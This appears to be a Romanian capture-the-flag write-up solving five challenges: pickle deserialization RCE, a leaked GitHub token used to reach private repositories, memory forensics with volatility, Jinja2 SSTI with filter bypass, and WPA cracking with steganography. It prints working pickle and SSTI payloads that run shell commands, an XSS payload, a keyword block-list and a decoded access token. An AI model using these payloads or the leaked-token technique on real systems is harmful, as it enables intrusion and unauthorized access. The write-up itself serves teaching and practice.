
ROCSC

Autor: Higyed Erik – higyed12@gmail.com

Sumar

bin-diving: Misc

Dovada obținerii flagului



Sumar

Pentru a gasi flagul va fi nevoie sa exploatam o vulnerabilitate de serializare/deserializare regasita in modulul pickle din python. Mai exact vom serializa o clasa custom care la deserializare sa ne dea access la RCE (remote code execution).

Dovada rezolvării

Vom identifica din response-urile din BurpSuite faptul ca serverul de web foloseste python Werkzeug. Ne indreptam atentia apoi spre modulul de pickle, care foloseste pickle.loads(data) la un input care nu este sanitizat. Se stie ca ‘pickle.loads(data)’ este vulnerabil deoarece atacatorul poate introduce o clasa serializata care implementeaza metoda ’ __reduce__(self)’, care poate duce la Remote Code Execution pe serverul de python.

```
import pickle
import base64
import os

class RCE:
    def __reduce__(self):
        cmd = ('import gc; print(gc.get_objects())')
        return exec, (cmd,)


if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    print(base64.urlsafe_b64encode(pickled))
```

Acesta este codul pe care l-am folosit pentru a serializa o astfel de clasa; de notat ca tot ce se trimite pe server trebuie encodate cu base64.

Prima oara am incercat sa fac ‘cat flag.txt’ la cmd, insa constatam ca output-ul deserializarii se face dupa ce se suprascrie fisierul flag.txt, care acum va contine acest mesaj:

```
\n=== Alert ===\nMessage from admin:\n\nLOL, you really thought this is the only thing you have to do? UwU\nTRY HARDER UwU\n\n=== Alert ===\n
```

Observam insa in cod modulul gc – ‘garbage collector’. Mai specific vedem ‘gc.freeze()’, care dupa putina documentatie aflam ca pastreaza stadiul curent al obiectelor care ar fi trebuit colectate mai tarziu de garbage collector, in mod special pastreaza valorile definite cu ‘weakref’. Deci tot ce trebuie sa facem este sa dam dump la toate obiectele pastrate in acel moment inghetate in garbage collector; de aici si comanda:


```
cmd = ('import gc; print(gc.get_objects())')
```

Output-ul poate fi salvat intr-un fisier , iar apoi se poate cauta cu grep flagul, care va da :

CTF{7ec872e2eac614d2ee8f6055207d51c5603df6ca2df9f6207d72f91b1e9ec28a}

friendly-colabs: OSINT

Dovada obținerii flagului



Sumar

Pentru a gasi flagul va fi nevoie sa exploram mai multe repository-uri de github si sa ne folosim de un Github Access Token care se intampla sa fie lasat in urma, intr-un commit public, care ne da access la resurse/repository-uri private de github. Trebuie analizate toate branch-urile repository-urilor gasite si toate versiunile anterioare ale fisierelor pentru gasirea flag-ului.

Dovada rezolvării

Pornind de la repository-ul oferit de challenge ca resura, vedem ca aceasta este privata deoarece se cere un username si o parola: username-ul probabil b3taflash, insa parola nu ne este data in prima faza. Gasim pe profilul b3taflash un repository public denumit ‘source-colab’.

Utilizand comenzi de git precum: git branch -l (to list the branches), git checkout branch/commit, git tag, git show –source, git log -a, git branch -a, identificam ultimul commit cu mesajul: ‘double protected’, iar din versiunile anterioare cu ‘==’ la final ne dam seama ca este vorba de base64 encoding. Deci decodam stringul cu ‘base64 -d’ de 2 ori si primim: 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. Acesta este un github access token, care iti permite sa clonezi un repository fara parola contului b3taflash.

Odata clonat repository-ul, gasim pe branch-ul secret-code :
─$ git show
commit 866e6eec41d93cf9b282727da0812134118665c9 (HEAD -> secret-code, origin/secret-code)
Author: Part CTF{d0eba2a6600812a51a3d0@firstpart.flag

Apoi gasim pe branch-ul de deployment, la commit 293dbe143c5fec110f331edfa6d2c9824bd4f818, daca dam ‘git show --source’:

```
        fix deployment

diff --git a/Dockerfile b/Dockerfile
index 11272d9..18b36c4 100644
--- a/Dockerfile
+++ b/Dockerfile
@@ -9,8 +9,7 @@ RUN apt update && apt install -y \
     #build-essential
     #git \
     #libssl-dev \
-    #libffi-dev \
-    #a00ed43aef619574358ec62@secondpart.flag
+    #libffi-dev \
```

Si tot pe development gasim si asta:

```
    ─$ git
log
```

```
commit ebd6b8e6f6057b4ad11543e15ab302a630e10de9 (HEAD)
Author: dani <daniel@bit-sentinel.com>
Date:   Tue Mar 5 12:02:45 2024 +0200

    special thanks to https://github.com/danielpopovici16/secret.git
```

Trebuie sa dam clone la acel repository, care iarasi este privat, insa folosim aceleasi credentiale ca inainte: b3taflash + github_access_token, deoarece probabil b3taflash are access la toate resursele comune din proiectul source_collab.


Apoi gasim acolo si ultima bucata de flag:

```
└─$ git show --
source

commit 9b05908bab8d78c8f57543bf73abbeb4947ce6ea HEAD (HEAD -> main, origin/main,
origin/HEAD)
Author: dani <daniel@bit-sentinel.com>
Date:   Thu Mar 7 09:45:32 2024 +0200

    deleted

diff --git a/README.md b/README.md
index 1ce76d7..c5e3b1d 100644
--- a/README.md
+++ b/README.md
@@ -1,2 +1,2 @@
 # secret
-the last part of the flag is &lt;d20506daf92baf1d83ce}>
+Something fishy here!
```

- ➔ FLAG: compus din cele 3 bucati de flag-uri
- ➔ CTF{d0eba2a6600812a51a3d0a00ed43aef619574358ec62d20506daf92baf1d83ce}

From-memory: Forensics

Dovada obținerii flagului



Sumar

Acesta este un challenge clasic de forensics in care participantii trebuie sa foloseasca un tool precum volatility pentru a determina diferite date despre captura de memorie data.

Dovada rezolvării


Am folosit volatility3 pentru rezolvarea acestui challenge.
Pentru prima intrebare, am folosit pluginul netstat pentru a determina adresa IP a masinii compromise. Aceasta se numara printre singurele IP-uri din source Ips care nu era adresa IP privata.

Pentru a 2a intrebare am folosit windows.filescan pentru a extrage fisierele de pe sistem, presupunand ca fisierul pe care atacatorul a reusit sa il puna pe calculatorul victimei se va afla in Downloads, ceea ce a fost cazul in aceasta situatie.

Pentru a 3a intrebare am folosit windows.pslist pentru a determina mai apoi executabilul non-standard dintre acesta.

Grocery-list: web

Dovada obținerii flagului



Sumar

In acest challenge este expusa o vulnerabilitate de SSTI (Server Side Template Injection) in tehnologia Jinja2, care este un engine de python. Pentru a exploata aceasta vulnerabilitate atacatorul trebuie sa treaca de un algoritm de filtrare/sanitizare al input-ului, care nu permite anumite cuvinte cheie utilizate in astfel de exploatari.

Dovada rezolvării

Dupa mai multe incercari pe mai multe field-uri, am descoperit un comportament neobisnuit la field-ul '?code =absbajkbskba' de la pagina de inspect, unde prima observatie a fost ca permite un XSS injection.

'?code = </h2><script>alert('XSS')</script><h2>'

Mai departe, am incercat sa extrag document.cookie prin alt alert(), insa de data aceasta am primit o eroare:

Malicious activity detected. One of the following expressions was used: {{\s*config\s*}}, .*class.*, .*mro.*, .*import.*, .*builtins.*, .*popen.*, .*system.*, .*eval.*, .*exec.*, .*os.*, .*\..*, .*\[.*,.*\].*, .*__.*

Eroare a fost declansata de caracterul '.' Care nu este permis de acest filtru. Din cuvintele cheie care sunt interzise, am dedus ca este vorba de cod python, care m-a dus cu gandul la SSTI.

De aici am incercat clasica abordare:
{{7*7}} = 49 -> {{7*'7'}} = 7777777 -> so the website is either Jinja2 or Twig

Introducand '?code={{cycler}}' -> Jinja2.utils.Cycler -> de aici determina ca este vorba de jinja2

Mai apoi tot ce trebuie sa facem este sa transcriem un exploit de jinja care ne ofera RCE ca sa treaca de toate filtrele:
__ inlocuim cu \x5f\x5f, punctul il inlocuim cu: class.a -> class|attr('a').

Payload-urile cu care am exploatat cu succes website-ul au fost:
GET
/inspect?code={{self|attr('\x5f\x5fcl'+'ass\x5f\x5f')|attr('m'+'ro')()|attr('\x5f\x5fgetitem\x5f\x5f')(1)|attr('\x5f\x5fsubc'+'lasses\x5f\x5f')()|attr('\x5f\x5fgetitem\x5f\x5f')(364)('ls',shell=True,stdout=-1)|attr('communicate')()}}


Iar apoi: (am utilizat 'cat flag*' pentru ca cartacterul '.' nu este permis)

GET
/inspect?code={{self|attr('\x5f\x5fcl'+'ass\x5f\x5f')|attr('m'+'ro')()|attr('\x5f\x5fgetitem\x5f\x5f')(1)|attr('\x5f\x5fsubc'+'lasses\x5f\x5f')()|attr('\x5f\x5fgetitem\x5f\x5f')(364)('cat+flag*',shell=True,stdout=-1)|attr('communicate')()}}

Astfel am gasit flag-ul:
CTF{5fd924625f6ab16a19cc9807c7c506ae1813490e4ba675f843d5a10e0baacdb8}

joker-and-batman-story: Misc

Dovada obținerii flagului



Sumar

Pentru a rezolva acest challenge trebuie sa decodam parola conexiunii Wi-fi in acest fisier pcap pentru a dezvalui traficul existent, care de altfel este ascuns. Mai apoi analizand traficul de retea, identificam un fisier bat-logo.jpeg si o pagina html care contine ‘mesajul’ lui Batman catre Joker. In acea imagine este ascuns flag-ul, care trebuie accesat utilizand ca parola un cuvant din scrisoare.

Dovada rezolvării

Pentru a afla parola folosita in comunicatia 802.11 vom folosi un tool precum aircrack-ng, cu un wordlist custom bazat pe ‘rockyou.txt | grep Joker >> crack.txt’, Ruland aircrack-ng aflam parola ‘Joker4Life’.
Intrand in setarile din Wireshark, introducem ca si cheie de decriptie pentru pachetele din protocolul IEEE 802.11 parola gasita Joker4Life. Astfel ne este dezvaluit mult mai mult trafic.

Filtrand dupa trafic http , gasim response-uri sub form de imagine si de pagina web si le downloadam pe sistemul nostru. In scrisoare am observat un cuvant scris intentionat legat: ‘Harlequinof’, care se dovedeste a fi parola pe care o putem folosi pentru a afla secretul ascruns in imaginea bat-logo.jpeg. Pentru a gasi flag-ul, utilisam ‘steghide extract -sf bat-logo.jpeg’, un tool de steganography, cu parola Harlequinof si vom primi flag-ul in joker.txt.